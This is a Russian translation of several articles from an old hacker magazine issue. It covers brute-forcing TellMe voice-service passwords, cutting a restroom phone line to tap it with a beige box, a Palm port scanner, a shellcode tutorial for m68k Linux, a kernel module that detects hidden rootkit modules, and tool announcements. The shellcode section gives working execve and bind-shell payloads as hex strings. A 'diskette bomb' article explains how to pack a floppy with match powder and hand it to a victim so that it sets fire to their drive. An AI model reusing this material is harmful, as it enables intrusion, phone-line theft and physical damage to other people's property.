
by Archangel (бывший член P.H.I.R.M.)
Archangel Systems
http://the.feds.are.lookingat.us

Что такое система TellMe?

TellMe — это высокотехнологичный голосовой телефонный сервис с подключением к интернету и даже голосовым браузером. Конечная цель TellMe — сделать весь интернет голосовым. По меркам своего времени система довольно сложная, хотя будущие читатели, вероятно, найдут эти усилия весьма примитивными. Бесплатный звонок открывает доступ к новостям, спорту, погоде и даже расписанию кинотеатров. Другие разделы предлагают частные объявления или даже голосовые веб-сайты. Иными словами, через TellMe теперь можно позвонить по номеру телефона и прослушать содержимое веб-сайта.

TellMe является дочерней компанией CNET.

Какие уязвимости были использованы?

TellMe имеет очень серьёзную уязвимость, позволяющую получить несанкционированный доступ к системе в течение нескольких часов. Пытаясь взломать собственную учётную запись, я обнаружил, что объявления TellMe защищены лишь четырёхзначным числовым паролем.

Вот что нужно делать:
• Наберите 1-800-555-tell.
• Вы услышите автоматическую рекламу, затем меню с описанием функций TellMe.
• Скажите слово «Announcements» или наберите «198» на клавиатуре — это перенесёт вас в раздел объявлений.
• В разделе объявлений нужно ввести номер объявления — семизначное число, назначенное системой TellMe.
• Введите любой номер объявления. Компьютер скажет: «Ok, here is your announcement.»
• Затем компьютер предложит: введите другой номер объявления или скажите «Main Menu». Если вы — менеджер объявления, введите пароль с клавиатуры телефона.

ЧЕТЫРЕ ЦИФРЫ?????
Они серьёзно?

И вот самое главное: **TELLME НЕ ОТКЛЮЧАЕТ ВАС, ЕСЛИ ВЫ ТРИ РАЗА ОШИБЛИСЬ!!!** Никаких блокировок. Никаких штрафов.

Очевидно, напрашивается атака грубой силой. Я воспользовался очень старым wardialером.

Я сидел на параллельной линии и слушал, как он подбирает коды. Когда код совпадал, я останавливал программу, смотрел на последние несколько попыток, вручную набирал нужный номер и получал доступ.

Барон милосердно выбрал небольшой номер, и я уже через десять минут менял сообщение. Затем я попробовал ещё два безопасных объявления и получил доступ за 45 и 90 минут соответственно. Математика подсказывала: максимальное время для полного перебора составляет около трёх часов.

На этом всё? Нет. Имея возможность изменить любое объявление — это весело, но есть куда более интересный взлом TellMe. Помните, что при первом входе нужно сказать «announcements»? Попробуйте сказать «Extensions».

Что такое расширения TellMe?

Расширения TellMe — это та часть сети Tellme, которую они открыли миру для создания голосовых веб-страниц.

Скажите «Extensions» — вас перенесут в раздел расширений и попросят ввести пятизначный номер. Никаких штрафов за неверные попытки — снова пришло время wardиалера.

Важно отметить, что TellMe угасает. Большинство расширений пусты. Работают лишь некоторые расширения отдельных разработчиков и собственные расширения TellMe.

Судя по всему, номер расширения задумывался как своеобразный пароль: каталога нет, и для доступа нужно заранее знать номер.

Вот некоторые из найденных расширений:

`76255` — ведёт к очень странной игре «Камень, ножницы, бумага».

`11111` — цыганка с магическим шаром. Задаёте вопросы, получаете ответы.

`33333` — выводит слова «HELLO WORLD».

`34118` — телефонный справочник офисов TellMe с обычными номерами.

Большинство интересных расширений содержат нецензурную лексику. Если использовать буквы с клавиатуры телефона (пятибуквенные слова), результаты весьма неожиданны:

• `CUNTS` — выдаёт длинную строку чисел неизвестного значения.
• `TITTY` — факс-тон.
• `PENIS` — голосовое сообщение о системе sendmail.
• `HOLES` — цитата дня.
• `BOOBS` — связано с HTTP-протоколами.
• `SHIT0` — каталог телефонных линий системы TellMe.
• `FUCK0` — интересный каталог телефонных линий. Две линии выглядят доверенными; есть опция для новых пользователей, дающая аккаунт менеджера. Я смог удалить и восстановить свою учётную запись.
• `PISS0` — система TellMe предлагает выбор: живой оператор или автоматический справочник.
• `Damn0` — ещё один каталог доверенных линий, сразу запрашивает дополнительный пароль.
• `Pussy` — описание настройки веб-страницы TellMe.
• `Cum69` — советы по правильному выбору паролей. (ха-ха-ха-ха!)
• `EATME` — компьютерный тон, ведущий в никуда.

Протоколы безопасности TellMe жалки.

Archangel (The Teflon Con)
Wrath of God Hand Delivered
http://the.feds.are.lookingat.us

---

3. Shitboxing

by Agent5

Вот вы сидите в небольшом семейном ресторане или ходите по маленькому магазинчику, и, как это случается несколько раз в день, зов природы берёт своё. Вы направляетесь в мужскую комнату (желательно для одного человека) и заходите. Делаете своё дело и осматриваете обстановку — потому что должны быть наблюдательными всегда. Взгляд падает на потолок. Обычный дешёвый подвесной потолок. Хм... подвесной потолок... легко снимается. Встаёте на унитаз, достаёте карманный фонарик и смотрите. Только провода. Пара электрических или телефонных... **ТЕЛЕФОННЫХ?** Значит, можно сидеть на троне и пользоваться телефоном? Именно так!

Всё, что вам нужно (помимо вашего beige box с разъёмом RJ-11), обойдётся максимум в 3 доллара за детали плюс около 6 долларов за обжимной инструмент для телефонных разъёмов RJ-11. Также понадобится модульный разветвитель линии — он предоставляет два телефонных разъёма, когда подключается к концу телефонного провода. Стандартные четырёхпроводные разъёмы. Цвет: слоновая кость. Цена — около доллара. Большинство деталей можно найти в местном RadioShack.

Вот что нужно делать, и делать это быстро, пока линия отключена:

1. Перережьте линию (специальных инструментов не нужно, достаточно чего-нибудь острого).
2. Прикрепите разъём к каждому концу перерезанного провода.
3. Вставьте один конец в один из входов разветвителя, другой конец — в одно из двух отверстий на лицевой стороне разветвителя.
4. Теперь можно либо уйти, либо вставить свой beige box и повеселиться.

Обращайтесь с этим так же, как с любой другой beige-boxing сессией. Помните, что владельцы телефонной линии могут захотеть ею воспользоваться и не обрадуются, обнаружив, что линия занята. Но в целом обычная туалетная комната стала вашей личной телефонной будкой с проточной водой и унитазом — и всё это за астрономическую сумму в 3 доллара США.

«Этот файл вам принесли создатели острых предметов.»

Привет Epiphany, Bizurke, Master Slate, Ic0n, Xenocide, Bagel, Hopping Goblin, Maddjimbeam, lioid, emerica, всем участникам #mabell ninja's, port7 alliance и LPH crew.

---

4. PalmMap v1.6 — Nmap для Palm

(submitted by Shaun Colley)

```
-----BEGIN PALMMAP-----
# PalmMap.bas
# PalmMap v1.6 - Nmap for Palm.

fn set_auto_off(0)
s$(0) = "Host:"
s$(2) = "Start Port:"
s$(4) = "End Port:"
f = form(9, 3, "PalmMap v1.6")
if f = 0 then end
if f = 2 then gosub about
let h$ = s$(1)
let p = val(s$(3))
let e = val(s$(5))
let i = p
let t$ = "PalmMap.log"
open new "memo", t$ as #4
form2:
cls
form btn 30 , 40 , 40 , 18, "connect()", 1
form btn 85 , 40, 40 , 18 , "TCP SYN" , 1
form btn 60 , 80 , 40 , 18 , "UDP scan" , 1
form btn 60 , 120, 40 , 18 , "TCP FIN " , 1
draw "Scan type?", 50, 20, 1
while
x = asc(input$(1))
if x = 14 then gosub scan
if x = 15 then print "Scan type not implemented as of yet."
if x = 16 then print "Scan type not implemented as of yet."
if x = 17 then print "Scan type not implemented as of yet."
wend

sub scan
cls
print at 50, 40
while(i <= e)
c = fn tcp(1, h$, i)
if(c = 0)
print "Port ", i, "Open"
fn tcp(-1, "", 0)
print #4, "Port ", i, "Open"
else
fn tcp(-1, "", 0)
print #4, "Port ", i, "Closed"
endif
let i = i + 1
wend
close #4
print "Scan complete!"
end
sub about
```

```
  cls
  msgbox("PalmMap - Nmap for Palm.", "About PalmMap 1.6")
  -----END PALMMAP-----
```

---

5. Написание шеллкода для Linux/mc68xxx

by madcr (madrats@mail.ru)

```
I    Введение.
II   Регистры.
III  Системные вызовы.
IV   Шеллкод execve.
V    Шеллкод bind-socket.
VI   Ссылки.
```

I. Введение

История Motorola начинается ещё с 1920 года, когда компания выпускала радиодетали, а о компьютерах ещё ничего не было известно. Лишь в 1974 году Motorola выпустила первый 8-битный микропроцессор MC6800, содержащий 4000 транзисторов, а в 1979 году анонсировала первый 16-битный процессор MC68000, способный обрабатывать до 2 миллионов операций в секунду. Ещё через 5 лет, в 1984 году, Motorola выпустила первый 32-битный процессор (MC68020), содержащий 200 000 транзисторов. К 1994 году серия процессоров была значительно улучшена, и в марте того же года вышел MC68060, содержащий 2,5 миллиона транзисторов. На сегодняшний день 68060 является оптимальным процессором для любого Unix.

Процессор может работать в двух режимах: пользовательском (User) и привилегированном (SuperVisor). Это не аналог реального и защищённого режимов в x86-процессорах, а своеобразная защита «на всякий случай». В пользовательском режиме нельзя вызывать исключения и нет доступа ко всей области памяти. В режиме супервизора всё доступно. Ядро работает в режиме супервизора, всё остальное — в пользовательском.

MC68 поддерживается различными Unix-системами: NetBSD, OpenBSD, Red Hat Linux, Debian Linux и другими. Данная статья ориентирована на Linux (в частности, Debian).

II. Регистры

Процессор является CISC (хотя имеет некоторые RISC-возможности), соответственно, регистров немного:

• Восемь регистров данных: с `%d0` по `%d7`.
• Восемь регистров адресов: с `%a0` по `%a7`.
• Регистр состояния: `%sr`.
• Два указателя стека: `%sp` и `%fp`.
• Счётчик команд: `%pc`.

По большому счёту, больше нам ничего не нужно. Минимальный набор инструкций, необходимых для написания шеллкода:

```
инструкция     пример                    описание

  move         movl %d0,%d1              Переместить значение из %d0 в %d1
  lea          leal %sp@(0xc),%a0        Вычислить адрес со смещением 0xc
                                         относительно стека и поместить в %a0
  eor          eorl %d0,%d1             xor
```

```
  pea          pea 0x2f2f7368          Поместить в стек '//sh'
```

В целом этих четырёх инструкций достаточно для написания функционального шеллкода. Теперь стоит рассказать о пятой, самой важной инструкции и об исключениях. Инструкция `trap` — вызов исключения. В процессорах Motorola всего 256 исключений, но нам нужно лишь одно — `trap #0`. В Linux для mc68 это исключение является системным вызовом ядра. Trap 0 обращается к вектору по адресу `$80h` (странное совпадение). Рассмотрим системные вызовы подробнее.

III. Системные вызовы

Системные вызовы на данной архитектуре организованы следующим образом:

• `%d0` — номер системного вызова.
• `%d1`, `%d2`, `%d3` — аргументы.

Например, для простого `setuid(0)`:

```
eorl %d2,%d2
movl %d2,%d1
movl #23,%d0
trap #0
```

Довольно просто.

IV. Шеллкод execve

Начнём, как обычно, со старого доброго execve:

```
.globl _start
_start:
.text
movl #11,%d0       /* execve()  (см. unistd.h) */
movl #m1,%d1       /* адрес /bin/sh            */
 movl #m2,%d2       /* NULL                     */
movl #m2,%d3       /* NULL тоже                */
trap #0
.data
m1: .ascii "/bin/sh\0"
m2: .ascii "0\0".

# as execve.s -o execve.o ; ld execve.o -o execve
# ./execve
sh-2.03# exit
exit
#
```

Такой код не подойдёт, поскольку он не позиционно-независим и содержит нулевые байты. Перепишем его с использованием стека (учитывая, что машина big endian и нужно принимать во внимание порядок следования байтов):

```
.globl _start
_start:
        moveq #11,%d0         /* execve()                        */
pea 0x2f2f7368        /* //sh                          */
 pea 0x2f62696e        /* /bin (big endian)             */
movel %sp,%d1         /* /bin/sh в %d1                 */
eorl %d2,%d2          /* pea 0x0 + обход               */
movel %d2,%sp@-       /* нулевого байта                */
 pea 0x130             /* pea 0030 -> 0130 = устраняем 0  */
movel %sp,%d2         /* NULL в %d2                    */
movel %d2,%d3         /* NULL в %d3                    */
trap #0               /* системный вызов               */

# as execve2.s -o execve2.o ; ld execve2.o -o execve2
# ./execve2
```

```
sh-2.03# exit
exit
#
```

Отлично. Теперь оформим в виде строки и проверим:

```
char execve_shellcode[]=
"\x70\x0b"                    /* moveq #11,%d0               */
"\x48\x79\x2f\x2f\x73\x68"   /* pea 0x2f2f7368  -> //sh     */
"\x48\x79\x2f\x62\x69\x6e"   /* pea 0x2f62696e  -> /bin     */
"\x22\x0f"                    /* movel %sp,%d1               */
"\xb5\x82"                    /* eorl %d2,%d2    ->          */
"\x2f\x02"                    /* movel %d2,%sp@- -> pea 0x0  */
"\x48\x78\x01\x30"            /* pea 0x130                   */
"\x24\x0f"                    /* movel %sp,%d2               */
"\x26\x02"                    /* movel %d2,%d3               */
"\x4e\x40";                   /* trap #0                     */

main()
{
 int *ret;
 ret=(int *)&ret +2;
 *ret = execve_shellcode;
}

# gcc execve_shellcode.c -o execve_shellcode
# ./execve_shellcode
sh-2.03# exit
exit
#
```

Наш шеллкод. Отлично. Но одного execve недостаточно, поэтому привяжем его к сокету.

V. Шеллкод bind-socket

Для начала напишем код на C:

```
#include <...>

main()
{
    int fd,dupa;
    struct sockaddr_in se4v;

    fd=socket(AF_INET,SOCK_STREAM,0);
    se4v.sin_port=200;
    se4v.sin_family=2;
    se4v.sin_addr.s_addr=0;

    bind(fd,(struct sockaddr *)&se4v,sizeof(se4v));
    listen(fd,1);
    dupa=accept(fd,0,0);
    dup2(dupa,0);
    dup2(dupa,1);
    dup2(dupa,2);
    execl("/bin/sh","sh",0);
}

# gcc -static bindshell.c -o bindshell &
# ./bindshell &
[1] 276
# netstat -an | grep 200
tcp        0          0    0.0.0.0:200            0.0.0.0:*             LISTEN
# telnet localhost 200
Trying 127.0.01...
Connected to localhost.
Escape character is '^]'.
echo aaaaaaaaaaaa
aaaaaaaaaaaa
ctrl+c
```

```
[1]+ Done     ./bindshell
```

Всё работает. Теперь посмотрим, как устроена работа с сетью изнутри:

```
# gdb -q ./bindshell
(gdb) disas socket
Dump of assembler code for function socket:
0x80004734 <socket>:     moveal %d2,%a0
0x80004736 <socket+2>:   moveq #102,%d0
0x80004738 <socket+4>:   moveq #1,%d1
0x8000473a <socket+6>:   lea %sp@(4),%a1
0x8000473e <socket+10>:  movel %a1,%d2
0x80004740 <socket+12>:  trap #0
0x80004742 <socket+14>:  movel %a0,%d2
0x80004744 <socket+16>:  tstl %d0
0x80004746 <socket+18>:  bmil 0x80004958 <__syscall_error>
0x8000474c <socket+24>:  rts
0x8000474e <socket+26>:  rts
End of assembler dump.
(gdb)
```

Всё как везде: 102 = socket_call, 1 = sys_socket (полный список — в net.h). Исходя из этого, пишем на ассемблере:

```
.globl _start
_start:

/* socket(AF_INET,SOCK_STREAM,0); ----------------------------------------- */
/* af_inet - 2, sock_stream - 1, ip_proto0 - 0 */

        moveq #2,%d0
movl %d0,%sp@        /* sock_stream */

moveq #1,%d0
movel %d0,%sp@(0x4)   /* AF_INET     */

eorl %d0,%d0
movl %d0,%sp@(0x8)

movl %sp,%d2    /* кладём в d2 адрес аргументов в стеке */
    
movl #0x66,%d0   /* socketcall (asm/unistd.h) */
movl #1,%d1      /* sys_socket (linux/net.h)  */
trap #0          /* переход по вектору 80     */


/* bind(socket,(struct sockaddr *)&serv,sizeof(serv)); ---------------------- */

  movl %d0,%sp@          /* в d0 дескриптор сокета */

        move #200,%d0
movl %d0,%sp@(0xc)     /* номер порта            */

eorl %d0,%d0
movl %d0,%sp@(0x10)    /* sin_addr.s_addr=0      */

moveq #2,%d0
        movl %d0,%sp@(0x14)    /* sin_family=2           */


/* Вычислить адрес второго аргумента и передать его как второй аргумент */

        leal %sp@(0xc),%a0
        movl %a0,%sp@(0x4)

moveq #0x10,%d0
movl %d0,%sp@(0x8)    /* третий аргумент 0x10 */

        movl #0x66,%d0        /* socketcall (asm/unistd.h) */
movl #2,%d1           /* sys_bind (linux/net.h)    */
trap #0               /* переход по вектору 80     */
```

```
/* listen(socket,1); ------------------------------------------------------ */
        moveq #1,%d0
        movl %d0,%sp@(4)

/* в d2 уже лежит адрес начала аргументов в стеке */
         
movl #0x66,%d0       /* socketcall (asm/unistd.h) */
movl #4,%d1          /* sys_listen (linux/net.h)  */
trap #0              /* переход по вектору 80     */

/* accept(fd,0,0); -------------------------------------------------------- */

       eorl %d0,%d0
       movl %d0,%sp@(4)
       movl %d0,%sp@(8)


       movl #0x66,%d0       /* socketcall (asm/unistd.h) */
       movl #5,%d1          /* sys_accept (linux/net.h)  */
       trap #0              /* переход по вектору 80     */

/* dup2(cli,0); ----------------------------------------------------------- */
/* dup2(cli,1); ----------------------------------------------------------- */
/* dup2(cli,2); ----------------------------------------------------------- */

       movl %d0,%d1
       movl #0x3f,%d0
       movl #0,%d2
       trap #0

       movl %d0,%d1
       movl #0x3f,%d0
       movl #1,%d2
       trap #0

       movl %d0,%d1
       movl #0x3f,%d0
       movl #2,%d2
       trap #0

/* execve("/bin/sh"); ----------------------------------------------------- */

      movl #11,%d0       /* execve */
      pea 0x2f2f7368     /* //sh   */
      pea 0x2f62696e     /* /bin   */
      movl %sp,%d1       /* /bin/sh в %d1 */

      eorl %d2,%d2
      movl %d2,%sp@-     /* pea 0x0 */
      pea 0x0130         /* 0030 -> 0130 = устраняем нулевой байт */

      movl %sp,%d2
      movl %d2,%d3
      trap #0

/* ---EOF---bindsock shellcode--------------------------------------------- */

# as bindshell.s -o bindshell.o ; ld bindshell.o -o bindshell
# ./bindshell &
[309]
# telnet localhost 200
Trying 127.0.01...
Connected to localhost.
Escape character is '^]'.
echo aaaaaaaaaaaa
aaaaaaaaaaaa
ctrl+c
```

В целом это всё. Код явно не оптимизирован, есть нулевые байты, но общую картину он, надеюсь, даёт. И наконец, как это должно выглядеть в итоге:

```
char bind_shellcode[]=
"\x70\x02"                    /*  moveq #2,%d0          */
"\x2e\x80"                    /*  movel %d0,%sp@        */
"\x70\x01"                    /*  moveq #1,%d0          */
"\x2f\x40\x00\x04"            /*  movel %d0,%sp@(4)     */
"\xb1\x80"                    /*  eorl %d0,%d0          */
"\x2f\x40\x00\x08"            /*  movel %d0,%sp@(8)     */
"\x24\x0f"                    /*  movel %sp,%d2         */
"\x70\x66"                    /*  moveq #102,%d0        */
"\x72\x01"                    /*  moveq #1,%d1          */
"\x4e\x40"                    /*  trap #0               */
"\x2e\x80"                    /*  movel %d0,%sp@        */
"\x30\x3c\x00\xc8"            /*  movew #200,%d0        */
"\x2f\x40\x00\x0c"            /*  movel %d0,%sp@(12)    */
"\xb1\x80"                    /*  eorl %d0,%d0          */
"\x2f\x40\x00\x10"            /*  movel %d0,%sp@(16)    */
"\x70\x02"                    /*  moveq #2,%d0          */
"\x2f\x40\x00\x14"            /*  movel %d0,%sp@(20)    */
"\x41\xef\x00\x0c"            /*  lea %sp@(12),%a0      */
"\x2f\x48\x00\x04"            /*  movel %a0,%sp@(4)     */
"\x70\x10"                    /*  moveq #16,%d0         */
"\x2f\x40\x00\x08"            /*  movel %d0,%sp@(8)     */
"\x70\x66"                    /*  moveq #102,%d0        */
"\x72\x02"                    /*  moveq #2,%d1          */
"\x4e\x40"                    /*  trap #0               */
"\x70\x01"                    /*  moveq #1,%d0          */
"\x2f\x40\x00\x04"            /*  movel %d0,%sp@(4)     */
"\x70\x66"                    /*  moveq #102,%d0        */
"\x72\x04"                    /*  moveq #4,%d1          */
"\x4e\x40"                    /*  trap #0               */
"\xb1\x80"                    /*  eorl %d0,%d0          */
"\x2f\x40\x00\x04"            /*  movel %d0,%sp@(4)     */
"\x2f\x40\x00\x08"            /*  movel %d0,%sp@(8)     */
"\x70\x66"                    /*  moveq #102,%d0        */
"\x72\x05"                    /*  moveq #5,%d1          */
"\x4e\x40"                    /*  trap #0               */
"\x22\x00"                    /*  movel %d0,%d1         */
"\x70\x3f"                    /*  moveq #63,%d0         */
"\x74\x00"                    /*  moveq #0,%d2          */
"\x4e\x40"                    /*  trap #0               */
"\x22\x00"                    /*  movel %d0,%d1         */
"\x70\x3f"                    /*  moveq #63,%d0         */
"\x74\x01"                    /*  moveq #1,%d2          */
"\x4e\x40"                    /*  trap #0               */
"\x22\x00"                    /*  movel %d0,%d1         */
"\x70\x3f"                    /*  moveq #63,%d0         */
"\x74\x02"                    /*  moveq #2,%d2          */
"\x4e\x40"                    /*  trap #0               */
"\x70\x0b"                    /*  moveq #11,%d0         */
"\x48\x79\x2f\x2f\x73\x68"   /*  pea 2f2f7368          */
"\x48\x79\x2f\x62\x69\x6e"   /*  pea 2f62696e          */
"\x22\x0f"                    /*  movel %sp,%d1         */
"\xb5\x82"                    /*  eorl %d2,%d2          */
"\x2f\x02"                    /*  movel %d2,%sp@-       */
"\x48\x78\x01\x30"            /*  pea 130               */
"\x24\x0f"                    /*  movel %sp,%d2         */
"\x26\x02"                    /*  movel %d2,%d3         */
"\x4e\x40";                   /*  trap #0               */

main()
{
 int *ret;
 ret=(int *)&ret +2;
 *ret = bind_shellcode;
}
```

P.S. Как обычно — извините за мой плохой английский.

VI. Ссылки

```
[1] http://e-www.motorola.com/collateral/M68000PRM.pdf — руководство программиста
[2] http://e-www.motorola.com/brdata/PDFDB/docs/MC68060UM.pdf — руководство пользователя
[3] http://www.lsd-pl.net/documents/asmcodes-1.0.2.pdf — хороший туториал
```

---

6. Поиск скрытых модулей ядра (экстремальный способ)

by madsys

1. Введение

В данной статье рассматривается метод обнаружения скрытых модулей в системе Linux. Как правило, злоумышленники после захвата системы стремятся скрыть свои модули, чтобы препятствовать обнаружению изменений ядра администратором. Поскольку модули связаны в односвязный список, исходный список не может быть восстановлен, если некоторые модули были удалены из цепочки. Поэтому обнаружение скрытых модулей — непростая задача. Потребуются знания C и базовое понимание ядра Linux.

2. Техника сокрытия модулей

Рассмотрим наиболее распространённую технику сокрытия модулей и способ получения списка модулей приложением. Реализация сокрытия модуля выглядит следующим образом:

```
----snip----
struct module *p;

for (p=&__this_module; p->next; p=p->next)
    {
        if (strcmp(p->next->name, str))
            continue;
        p->next=p->next->next;        // <-- здесь происходит удаление модуля из списка
            break;
    }

----snip----
```

Как видно, для сокрытия модуля изменяется односвязный список. Ниже приведён фрагмент системного вызова `sys_create_module()`, объясняющего, почему этот метод работает:

```
----snip----
spin_lock_irqsave(&modlist_lock, flags);
mod->next = module_list;
module_list = mod;    /* связываем в список */
spin_unlock_irqrestore(&modlist_lock, flags);
----snip----
```

Вывод: модули добавляются в конец односвязного списка при создании.

`lsmod` — утилита Linux для вывода загруженных модулей, использующая системный вызов `sys_query_module()`. Фактически для получения списка вызывается `qm_modules()`:

```
static int qm_modules(char *buf, size_t bufsize, size_t *ret)
```

```
{
    struct module *mod;
    size_t nmod, space, len;

    nmod = space = 0;

    for (mod=module_list; mod != &kernel_module; mod=mod->next, ++nmod) {
        len = strlen(mod->name)+1;
        if (len > bufsize)
            goto calc_space_needed;
        if (copy_to_user(buf, mod->name, len))
            return -EFAULT;
        buf += len;
        bufsize -= len;
        space += len;
    }

    if (put_user(nmod, ret))
        return -EFAULT;
    else
        return 0;

calc_space_needed:
    space += len;
    while ((mod = mod->next) != &kernel_module)
        space += strlen(mod->name)+1;

    if (put_user(space, ret))
        return -EFAULT;
    else
        return -ENOSPC;
}
```

Примечание: указатель `module_list` всегда находится в начале односвязного списка. Это наглядно демонстрирует, почему техника сокрытия работает.

3. Контрмера — перебор

Согласно технике сокрытия модулей, метод грубой силы может оказаться эффективным. Системный вызов `sys_create_module()` выглядит следующим образом:

```
--snip--
if ((mod = (struct module *)module_map(size)) == NULL) {
    error = -ENOMEM;
    goto err1;
}
--snip--
```

И макрос `module_map` в `asm/module.h`:

```
#define module_map(x)    vmalloc(x)
```

Обратите внимание: для выделения памяти под структуру модуля вызывается `vmalloc()`. Поэтому ограничения размера зоны vmalloc можно использовать для перебора и определения, какие модули загружены в системе. Зона vmalloc составляет 128 МБ (ядра 2.2, 2.4), каждый выделенный модуль выровнен по 4 КБ. Таким образом, теоретически максимальное число проверяемых адресов: 128M / 4K = 32768.

4. Проблема неотображённых адресов

Возможно, кажется, что перебор — это просто. Однако существует важная причина, по которой это не так: адрес, к которому мы обращаемся, может быть неотображён, что вызовет ошибку страничного обмена и сообщение ядра: «Unable to handle kernel paging request at virtual address».

Поэтому необходимо убедиться, что адрес отображён. Решение — проверить корректность соответствующей записи в pgd ядра (`swapper_pg_dir`) и в таблице страниц. Кроме того, нужно удостовериться в корректности содержимого адреса, на который указывает поле `name` в структуре `struct module`. Поскольку записи 768–1024 pgd пользовательского процесса синхронизированы с pgd ядра, используется хардкод-адрес pgd ядра `0xc0101000`.

Функция проверки корректности записей в pgd или pgt:

```
int valid_addr(unsigned long address)
{
    unsigned long page;

    if (!address)
        return 0;

    page = ((unsigned long *)0xc0101000)[address >> 22];        //pde
    if (page & 1)
    {
        page &= PAGE_MASK;
        address &= 0x003ff000;
        page = ((unsigned long *) __va(page))[address >> PAGE_SHIFT];    //pte
        if (page)
            return 1;
    }

    return 0;
}
```

После проверки адресов дальнейшие действия просты: перебор. Получив список модулей (включая скрытые), можно сравнить его с выводом `lsmod`, обнаружить скрытые модули и свободно от них избавиться.

5. Благодарности

Привет uberhax0rs@linuxforum.net

6. Ссылки

(нет)

7. Код

```
-----BEGING MODULE_HUNTER.C-----
/*
 * module_hunter.c: Search for patterns in the kernel address space that
 * look like module structures. This tools find hidden modules that
 * unlinked themself from the chained list of loaded modules.
 *
 * This tool is currently implemented as a module but can be easily ported
 * to a userland application (using /dev/kmem).
 *
 * Compile with: gcc -c module_hunter.c -I/usr/src/linux/include
 * insmod ./module_hunter.o
 *
 * usage: cat /proc/showmodules && dmesg
 */

#define MODULE
#define __KERNEL__

#include <linux/config.h>
#ifdef CONFIG_SMP
```

```
#define __SMP__
#endif

#ifdef CONFIG_MODVERSIONS
#define MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/version.h>

#include <linux/unistd.h>
#include <linux/string.h>


#include <linux/proc_fs.h>

#include <linux/errno.h>
#include <asm/uaccess.h>


#include <asm/pgtable.h>
#include <asm/fixmap.h>
#include <asm/page.h>

static int errno;


int valid_addr(unsigned long address)
{
    unsigned long page;

    if (!address)
        return 0;

    page = ((unsigned long *)0xc0101000)[address >> 22];

    if (page & 1)
    {
        page &= PAGE_MASK;
        address &= 0x003ff000;
        page = ((unsigned long *) __va(page))[address >> PAGE_SHIFT];  //pte
        if (page)
            return 1;
    }

    return 0;
}

ssize_t
showmodule_read(struct file *unused_file, char *buffer, size_t len, loff_t *off)
{
    struct module *p;

    printk("address                         module\n\n");
    for (p=(struct module *)VMALLOC_START; p<=(struct \
module*)(VMALLOC_START+VMALLOC_RESERVE-PAGE_SIZE); p=(struct module \
*)((unsigned long)p+PAGE_SIZE))
    {
        if (valid_addr((unsigned long)p+ (unsigned long)&((struct \
module *)NULL)->name) && valid_addr(*(unsigned long *)((unsigned long)p+ \
(unsigned long)&((struct module *)NULL)->name)) && strlen(p->name))
            if (*p->name>=0x21 && *p->name<=0x7e && (p->size < 1 <<20))
                printk("0x%p%20s size: 0x%x\n", p, p->name, p->size);
    }

    return 0;
}

static struct file_operations showmodules_ops = {
```

```
    read:    showmodule_read,
};

int init_module(int x)
{
    struct proc_dir_entry *entry;

    entry = create_proc_entry("showmodules", S_IRUSR, &proc_root);
    entry->proc_fops = &showmodules_ops;

    return 0;
}

void cleanup_module()
{
    remove_proc_entry("showmodules", &proc_root);
}

MODULE_LICENSE("GPL");
MODULE_AUTHOR("madsys<at>ercist.iscas.ac.cn");
-----END MODULE-HUNTER.C-----
```

---

7. Добрые старые дискетные бомбы

[Примечание редакторов: Мы решили, что пришло время переиздать кое-какие уже подзабытые пиротехнические забавы. Наслаждайтесь.]

```
###################################
#   How To Make A Diskette Bomb   #
#       by Phrick-A-Phrack        #
###################################
```

Прежде чем начать, хочу чётко обозначить: я не несу **никакой** ответственности за использование информации, изложенной в этом документе.

Эта маленькая штука хорошо подходит для того, чтобы слегка попортить чей-нибудь компьютер. Её можно адаптировать для самых разных целей.

Вам понадобится:

• Дискета (3,5-дюймовые дискеты подходят лучше всего)
• Ножницы
• Белые или синие спичечные головки кухонных спичек (другие цвета не работали — не знаю почему)
• Прозрачный лак для ногтей

Что делать:

• Аккуратно разберите дискету
• Извлеките внутреннее ватное покрытие
• Наскоблите побольше спичечного порошка в миску (используйте деревянный скребок — металл может дать искру и поджечь порошок)
• Равномерно распределите порошок по диску
• Нанесите лак для ногтей поверх порошка на диске
• Дайте высохнуть
• Аккуратно соберите дискету обратно и запечатайте лаком для ногтей

Как использовать:

Дайте дискету тому, кому хотите устроить переполох. Скажите, что там есть кое-что интересное для него. Когда он вставит её в дисковод, головка дисковода попытается считать диск, что вызовет небольшой пожар — достаточно тепла, чтобы расплавить дисковод и вывести из строя головку.

^^Phrick-A-Phrack^^

[EOF]

TOOLZ ARMORY

Автор: Phrack Staff

Этот новый раздел, Phrack Toolz Armory, посвящён анонсам инструментов. Здесь мы будем представлять избранные инструменты, значимые для компьютерного андеграунда, выпущенные в последнее время.

Напишите нам, если вы разработали что-то крутое, о чём, по вашему мнению, стоит рассказать в #62.

Содержание

---

1 — Scapy: интерактивная программа для работы с пакетами

URL: http://www.cartel-securite.fr/pbiondi/scapy.html
Автор: biondi@cartel-securite.fr

Описание: Scapy — мощный интерактивный инструмент для манипуляций с пакетами, генератор пакетов, сетевой сканер, инструмент обнаружения сетей и сниффер. Он предоставляет классы для интерактивного создания пакетов или наборов пакетов, манипуляций с ними, отправки по сети, перехвата чужих пакетов, сопоставления запросов и ответов и многого другого. Взаимодействие обеспечивается интерпретатором Python, что позволяет использовать программные конструкции Python (переменные, циклы, функции). Модули отчётов легко создаются. Scapy способен выполнять примерно те же задачи, что ttlscan, nmap, hping, queso, p0f, xprobe, arping, arp-sk, arpspoof, firewalk, irpas, tethereal, tcpdump и другие утилиты.

Вот некоторые техники, для которых можно использовать Scapy: сканирование портов, протоколов и сетей, отравление ARP-кеша, отравление DNS, DoS-атаки, nuke-атаки, сниффинг, утечки через Ethernet и ICMP, файерволкинг, обнаружение NAT, снятие отпечатков операционных систем и многое другое.

---

2 — ShellForge: конструктор шеллкодов

URL: http://www.cartel-securite.fr/pbiondi/shellforge.html
Автор: biondi@cartel-securite.fr

Описание: ShellForge — набор инструментов для создания шеллкодов из кода на языке C. Он вдохновлён Hellkit от Stealth. Это позволяет создавать очень сложные шеллкоды (см. пример со сканированием портов). В комплекте поставляются заголовочные файлы C с макросами для замены вызовов libc прямыми системными вызовами, а Python-скрипт автоматизирует компиляцию, извлечение, кодирование и тестирование.

URL: http://www.team-teso.net/projects/objobf/
Автор: teso@team-teso.net

